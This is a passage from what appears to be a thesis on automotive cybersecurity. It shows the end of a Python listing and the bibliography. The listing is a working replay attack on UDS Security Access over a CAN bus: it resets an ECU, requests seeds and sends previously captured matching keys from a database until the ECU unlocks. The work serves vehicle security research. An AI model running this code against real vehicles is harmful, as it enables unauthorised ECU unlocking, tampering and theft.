47             SELECT associated_key
48             FROM seed_key_pairs
49             WHERE seed LIKE ? AND associated_key IS NOT NULL
50             """, (seed_str,))
51         row = cursor.fetchone()
52         if row:
53             return row[0] # Return key
54
55 def security_access_unlock_replay(txid, rxid):
56     """
57     The function ask for SA service, receives the seed and looks for

```

```

key in the DB
58     If the key is in the DB send it , otherwise ask a new seed
59     """
60     interface = "can0"
61     MAX_SEED_ATTEMPT = 20 # avoid endless loops
62     MAX_TENTATIVI = 5 # avoid endless loops
63     SERVICE = 0x27 #SA
64     SID_ECU_RESET = 0x11 #SID for ECU reset
65     SUB_FUNCTION_RESET = 0x01 #hard reset
66     session_security = 0x01 #security level
67     id_hex = f"0x{rxid:X}"
68
69     # — REPLAY LOOP LOGIC —
70     sblocco_completato = False
71     tentativi_seed_ignoti = 0
72     can_filters = [
73         {"can_id": txid, "can_mask": 0x1FFFFFFF, "extended": True},
74         {"can_id": rxid, "can_mask": 0x1FFFFFFF, "extended": True}
75     ]
76     bus = can.interface.Bus(channel=interface, interface="socketcan",
77                             can_filters=can_filters)
78     #messages for programming session
79     payload_session = bytearray([0x10, 0x02]) #02 10 02
80     #messages per SA
81     payload_SA = bytearray([SERVICE, session_security])
82     msg = UDSMessage(bus=bus, byte_array=payload_SA, rxid=rxid, txid=
83     txid)
84     #HARD RESET
85     payload_reset = [SID_ECU_RESET,SUB_FUNCTION_RESET]
86     #THREAD for tester present
87     stop_tester_present.clear()
88     tp_thread = threading.Thread(target=send_tester_present, args=(bus,
89     txid, rxid), daemon=True)
90
91     msg.start()
92     tp_thread.start()
93     time.sleep(0.2)
94
95     #If I didn't guess the key or there were too many attempts
96     while not sblocco_completato and tentativi_seed_ignoti <
97     MAX_SEED_ATTEMPT:
98         risposta_arrivata = False
99         tentativi = 0
100         last_seed_int = None
101         sblocco_completato = False
102         session_key = session_security + 0x01
103         while not risposta_arrivata and tentativi < MAX_TENTATIVI:
104             msg.set_payload(payload_reset)
105             msg.send() #ask for hard reset
106             time.sleep(1.5)
107             msg.set_payload(payload_session)
108             msg.send() #ask for programming session
109             time.sleep(0.15)

```

```

106         while msg.stack.available():
107             msg.stack.recv()
108             msg.set_payload(payload_SA)
109             msg.send() #ask for security access
110             tentativi += 1
111             rx_data = msg.recv(timeout=1.0)# wait for Seed
112
113             if rx_data is not None and len(rx_data) >= 2:
114                 # Positive response: [0x67, 0x01, SEED_BYTE1, ...]
115                 if rx_data[0] == (SERVICE + 0x40) and rx_data[1] ==
session_security:
116                     risposta_arrivata = True
117                     seed_bytes = rx_data[2:]
118                     current_seed_str = ''.join(f'{b:02X}' for b in
seed_bytes)
119                     data_hex = ''.join(f'{b:02X}' for b in rx_data)
120                     timestamp_str = f'{time.time():.4f}'
121                     print(f"[ SA {SERVICE:02X} SEED ] | {
timestamp_str:<15} | {id_hex:<13} | SEED: {current_seed_str:<30} | {
data_hex}")
122                     last_seed_int = int.from_bytes(seed_bytes,
byteorder='big')
123                     break
124                 # Negative response or Response Pending
125                 elif rx_data[0] == 0x7F and len(rx_data) >= 3:
126                     nrc = rx_data[2]
127                     data_hex = ''.join(f'{b:02X}' for b in rx_data)
128                     timestamp_str = f'{time.time():.4f}'
129
130                     if nrc == 0x78:
131                         print(f"[ SA {SERVICE:02X} PENDING ] |
{timestamp_str:<15} | {id_hex:<13} | ECU BUSY -> Response Pending (0
x78) | {data_hex}")
132                         #retry after response pending
133                         rx_data_retry = msg.recv(timeout=3.0)
134                         if rx_data_retry and len(rx_data_retry) >= 2
and rx_data_retry[0] == (SERVICE + 0x40):
135                             risposta_arrivata = True
136                             seed_bytes = rx_data_retry[2:]
137                             print(f"[ SA {SERVICE:02X} SEED ]
| {timestamp_str:<15} | {id_hex:<13} | SEED: {''.join(f'{b:02X}'
for b in seed_bytes):<30} | {''.join(f'{b:02X}' for b in
rx_data_retry)})")
138                             last_seed_int = int.from_bytes(seed_bytes,
byteorder='big')
139                         else:
140                             print(f"[ SA {SERVICE:02X} ERROR ] |
{timestamp_str:<15} | {id_hex:<13} | NEGATIVE RESPONSE -> NRC 0x{nrc
:02X} | {data_hex}")
141                         else:
142                             if tentativi < MAX_TENTATIVI:
143                                 print(f"[!] Timeout Seed Request-> Retry (Attempt {
tentativi}/{MAX_TENTATIVI}) ... ")

```



```

144         time.sleep(0.07)
145
146         if not risposta_arrivata or last_seed_int is None:
147             print(f"[ERR] SA failed after {MAX_TENTATIVI} attempts")
148             #I got the seed
149         if risposta_arrivata and last_seed_int is not None:
150             key_trovata = trova_key_da_seed(last_seed_int) #find Key
151             if key_trovata is not None:
152                 key_bytes = bytearray.fromhex(key_trovata)
153                 # SID 0x27, Subfunctione 0x02 (Send Key)
154                 payload_key = bytearray([SERVICE, session_key]) +
key_bytes
155                 print(f"[*] sending key...")
156                 msg.set_payload(payload_key)
157                 msg.send()
158                 rx_data = msg.recv(timeout=3.0) #wait
159                 if rx_data is not None and len(rx_data) >= 2:
160                     # SUCCESS (67 02)
161                     if rx_data[0] == (SERVICE + 0x40) and rx_data[1] ==
session_key:
162                         sblocco_completato = True
163                         data_hex = ' '.join(f"{b:02X}" for b in rx_data
)
164
165                         timestamp_str = f"{time.time():.4f}"
166                         print(f"[ SA {SERVICE:02X} KEY OK ] |
{timestamp_str:<15} | {id_hex:<13} | Security Access unlocked! | {
data_hex}")
167
168                         elif rx_data[0] == 0x7F and len(rx_data) >= 3:
169                             nrc = rx_data[2]
170                             data_hex = ' '.join(f"{b:02X}" for b in rx_data
)
171
172                             timestamp_str = f"{time.time():.4f}"
173                             #INVALID KEY
174                             if nrc == 0x35:
175                                 print(f"[ SA {SERVICE:02X} ERROR ]
| {timestamp_str:<15} | {id_hex:<13} | INVALID KEY -> Chiave
Errata (0x35) | {data_hex}")
176
177                                 tentativi_seed_ignoti += 1
178                                 #PENDING
179                                 elif nrc == 0x78:
180                                     print(f"[ SA {SERVICE:02X} PENDING ]
| {timestamp_str:<15} | {id_hex:<13} | ECU BUSY -> Response
Pending (0x78) | {data_hex}")
181
182                                     rx_data_final = msg.recv(timeout=3.0)
183                                     if rx_data_final and len(rx_data_final) >=
2 and rx_data_final[0] == (SERVICE + 0x40):
184                                         sblocco_completato = True
185                                         print(f"[ SA {SERVICE:02X} KEY OK ]
| {timestamp_str:<15} | {id_hex:<13} | Security Access
unlocked! | {' '.join(f'{b:02X}' for b in rx_data_final)}")
186                                         else:
187                                             tentativi_seed_ignoti += 1
188                                         else:

```

```

184         print(f"[ SA {SERVICE:02X} ERROR ]
      | {timestamp_str:<15} | {id_hex:<13} | NEGATIVE RESPONSE -> NRC 0x
      {nrc:02X} | {data_hex}")
185         tentativi_seed_ignoti += 1
186         # seed unknown
187         else:
188             seed_hex = f"0x{last_seed_int:X}" if isinstance(
last_seed_int, int) else str(last_seed_int)
189             print(f"[-] Seed {seed_hex} not present in DB. Increase
      attempts...")
190             tentativi_seed_ignoti += 1
191             time.sleep(0.5)
192         else:
193             print(f"[-] No seed received (Timeout). Increase attempts...
      ")
194             tentativi_seed_ignoti += 1
195
196     if not sblocco_completato:
197         print(f"[ERR] Replay failed after {tentativi_seed_ignoti} seed"
      )
198     stop_tester_present.set()
199     tp_thread.join(timeout=1)
200     msg.stop()
201     bus.shutdown()
202     print(f"[*] Thread Tester Present terminated.")
203
204 if __name__ == "__main__":
205     f=open(LOG_FILE_PATH_DIAGNOSTIC,"r")
206     line = f.readline()
207     tx=int(line.split(" ")[0], 16)
208     rx=int(line.split(" ")[1], 16)
209     print(f"tx {hex(tx)} rx {hex(rx)}")
210     security_access_unlock_replay(tx, rx)

```


Bibliography

- [1] SRM Technologies. *Vehicle Electronics Architecture – Past, Present, and Future*. <https://srmtech.com>. Accessed: 2026-07-03. 2025 (cit. on pp. 1, 3).
- [2] Silicon Motion. *Vehicle Domains comparison*. <https://www.siliconmotion.com>. Accessed: 2026-07-03. 2024 (cit. on p. 2).
- [3] T. Nolte, H. Hansson, and L.L. Bello. “Automotive communications-past, current and future”. In: *2005 IEEE Conference on Emerging Technologies and Factory Automation*. Vol. 1. 2005, 8 pp.–992. DOI: 10.1109/ETFA.2005.1612631 (cit. on p. 1).
- [4] National Instruments. *Understanding CAN with Flexible Data Rate (CAN FD)*. 2022. URL: <https://ni.com> (visited on 07/03/2026) (cit. on p. 2).
- [5] Siemens AG. *Automotive Ethernet: High-Bandwidth Networking for Modern Vehicle Architectures*. 2024. URL: <https://www.siemens.com/it-it/technology/automotive-ethernet/> (visited on 07/03/2026) (cit. on p. 3).
- [6] International Organization for Standardization. *ISO/SAE 21434:2021: Road vehicles — Cybersecurity engineering*. 2021. URL: <https://iso.org> (cit. on p. 3).
- [7] Charlie Miller and Chris Valasek. *Remote Exploitation of an Unaltered Passenger Vehicle*. White Paper. IOActive Technical Research, 2015. URL: <https://illmatics.com/Remote%20Car%20Hacking.pdf> (visited on 07/03/2026) (cit. on pp. 3, 19).
- [8] Vector Informatik GmbH. *Vector E-Learning Platform – CAN and Higher Layer Protocols*. <https://certification.vector.com/>. Accessed: 2026-07-03. 2021 (cit. on pp. 4, 6, 8).
- [9] International Organization for Standardization. *ISO 14229:2020: Road vehicles — Unified diagnostic services (UDS)*. Geneva, Switzerland: International Organization for Standardization, 2020. URL: <https://iso.org> (cit. on pp. 7, 10).
- [10] CSS Electronics. *UDS Protocol Tutorial - Unified Diagnostic Services (ISO 14229)*. <https://www.csselectronics.com/pages/uds-protocol-tutorial-unified-diagnostic-services>. Accessed: 2026-07-04. 2023 (cit. on pp. 7–9).

- [11] *Understanding Automotive Diagnostics: UDS and ISO-TP Explained*. <https://berkerturk.medium.com/relationship-between-uds-iso-14229-1-and-iso-tp-iso-15765-2-235499145484>. Accessed: 2026-07-04. 2024 (cit. on p. 8).
- [12] *Types of UDS messages*. automotivevehicletesting.com/vehicle-diagnostics/uds-protocol/. Accessed: 2026-07-04 (cit. on p. 9).
- [13] PiEmbSysTech. *Diagnostic Session Control (0x10) Service in UDS Protocol*. <https://piembstech.com/diagnostic-session-control-0x10-service-in-uds-protocol/>. Accessed: 2026-07-06. 2026 (cit. on p. 11).
- [14] Imane Bougrine. *Security Access Mechanism of ECUs Using UDS: A Comprehensive Guide*. <https://www.linkedin.com/pulse/security-access-mechanism-ecus-using-uds-guide-imane-bougrine-5kkhe>. Accessed: 2026-07-06. Sept. 2024 (cit. on p. 12).
- [15] *UDS SecurityAccess Algorithm Analysis*. <https://reverseengineer.net/uds-securityaccess-algorithm-analysis/>. Accessed: 2026-07-06 (cit. on pp. 13, 14).
- [16] *UDS SecurityAccess sa2*. <https://icanhack.nl/knowledge-base/reverse-engineering/ecu-flashing/>. Accessed: 2026-07-06 (cit. on p. 14).
- [17] prototux and Wouter Bokslag. *PSA-RE: PSA (Peugeot/Citroen/DS) Electronics Architecture Reverse Engineering*. <https://github.com/prototux/PSA-RE>. Accesso: luglio 2026. 2026 (cit. on p. 14).
- [18] Jan Van den Herrewegen and Flavio D. Garcia. “Beneath the Bonnet: A Breakdown of Diagnostic Security”. In: *Proceedings of the 16th Embedded Security in Cars Conference (ESCAR Europe)*. University of Birmingham, UK, 2018. URL: <https://flaviodgarcia.com/publications/BtB.pdf> (cit. on p. 17).
- [19] Hafizah Mansor, Konstantinos Markantonakis, Raja Naeem Akram, and Keith Mayes. “Don’t Brick Your Car: Firmware Confidentiality and Rollback for Vehicles”. In: Aug. 2015 (cit. on p. 18).
- [20] Jonathan Petit and Steven E. Shladover. “Remote Attacks on Automated Vehicles Sensors: Fooling the Eyes of Autonomous Cars”. In: *Black Hat Europe*. 2015. URL: <https://blackhat.com/docs/eu-15/materials/eu-15-Petit-Self-Driving-And-Connected-Cars-Fooling-Sensors-And-Tracking-Drivers-wp1.pdf> (cit. on p. 18).
- [21] Academic Researchers. “Spoofing Attacks Against Vehicular FMCW Radar”. In: *Proceedings of the ACM/IEEE International Conference*. 2026. DOI: 10.1145/3474376.3487283. URL: <https://dl.acm.org/doi/10.1145/3474376.3487283> (cit. on p. 18).

- [22] Insu Oh, Mahdi Sahlabadi, Kangbin Yim, and Sunyoung Lee. “Threat Classification and Vulnerability Analysis on 5G Firmware Over-the-Air Updates for Mobile and Automotive Platforms”. In: *Electronics* 14 (May 2025), p. 2034. DOI: 10.3390/electronics14102034 (cit. on p. 18).
- [23] Masaru Takada, Yuki Osada, and Masakatu Morii. “Counter Attack Against the Bus-Off Attack on CAN”. In: *2019 14th Asia Joint Conference on Information Security (AsiaJCIS)*. 2019, pp. 96–102. DOI: 10.1109/AsiaJCIS.2019.00004 (cit. on p. 18).
- [24] Alessio Buscemi et al. “A Survey on Controller Area Network Reverse Engineering”. In: *IEEE Communications Surveys & Tutorials / University of Michigan* (2023). URL: <https://rtcl.eecs.umich.edu/rtclweb/assets/publications/2023/ieeecom23-buscemi.pdf> (cit. on p. 19).
- [25] Masaru Matsubayashi et al. “Attacks Against UDS on DoIP by Exploiting Diagnostic Communications and Their Countermeasures”. In: *2021 IEEE 93rd Vehicular Technology Conference (VTC2021-Spring)*. 2021, pp. 1–6. DOI: 10.1109/VTC2021-Spring51267.2021.9448963 (cit. on pp. 19, 20).
- [26] Roshan Sedar, Charalampos Kalalas, Francisco Vázquez-Gallego, Luis Alonso, and Jesus Alonso-Zarate. “A Comprehensive Survey of V2X Cybersecurity Mechanisms and Future Research Paths”. In: *IEEE Open Journal of the Communications Society* 4 (2023), pp. 325–391. DOI: 10.1109/OJCOMS.2023.3239115 (cit. on pp. 21–23).
- [27] Cybersecurity and Infrastructure Security Agency (CISA). *Hyundai Blue Link Vulnerability (ICSA-17-115-03)*. CISA Cyber+Infrastructure Advisories. Accessed: 12-July-2026. Apr. 2017. URL: <https://www.cisa.gov/news-events/ics-advisories/icsa-17-115-03>.
- [28] R. Srinivasan and N. Deepa. *A Sybil attack scenario in VANET [Scientific Figure]*. ResearchGate. Available from: https://www.researchgate.net/figure/A-Sybil-attack-scenario-in-VANET_fig1_380819566, [Accessed: 12-July-2026]. 2024. DOI: 10.13140/RG.2.2.14811.58406 (cit. on p. 23).
- [29] Eric Schädlich. *Complying with UNECE R155 and ISO 21434*. Accessed: 12-July-2026. dissecto GmbH Knowledge Base. May 13, 2024. URL: <https://dissec.to/general/complying-with-unece-r155-and-iso-21434/> (cit. on p. 24).
- [30] Rosian Rad. *Understanding TARA: A High-Level Overview According to ISO 21434*. Accessed: 12-July-2026. LinkedIn Pulse. Jan. 2, 2024. URL: <https://www.linkedin.com/pulse/understanding-tara-high-level-overview-according-iso-12434-rosian-rad-sqmdf> (cit. on p. 24).
- [31] Charlie Klein. *STRIDE Threat Model: A Complete Guide*. Accessed: 12-July-2026. Jit Security Resources. Apr. 28, 2025. URL: <https://www.jit.io/resources/app-security/stride-threat-model-a-complete-guide> (cit. on p. 25).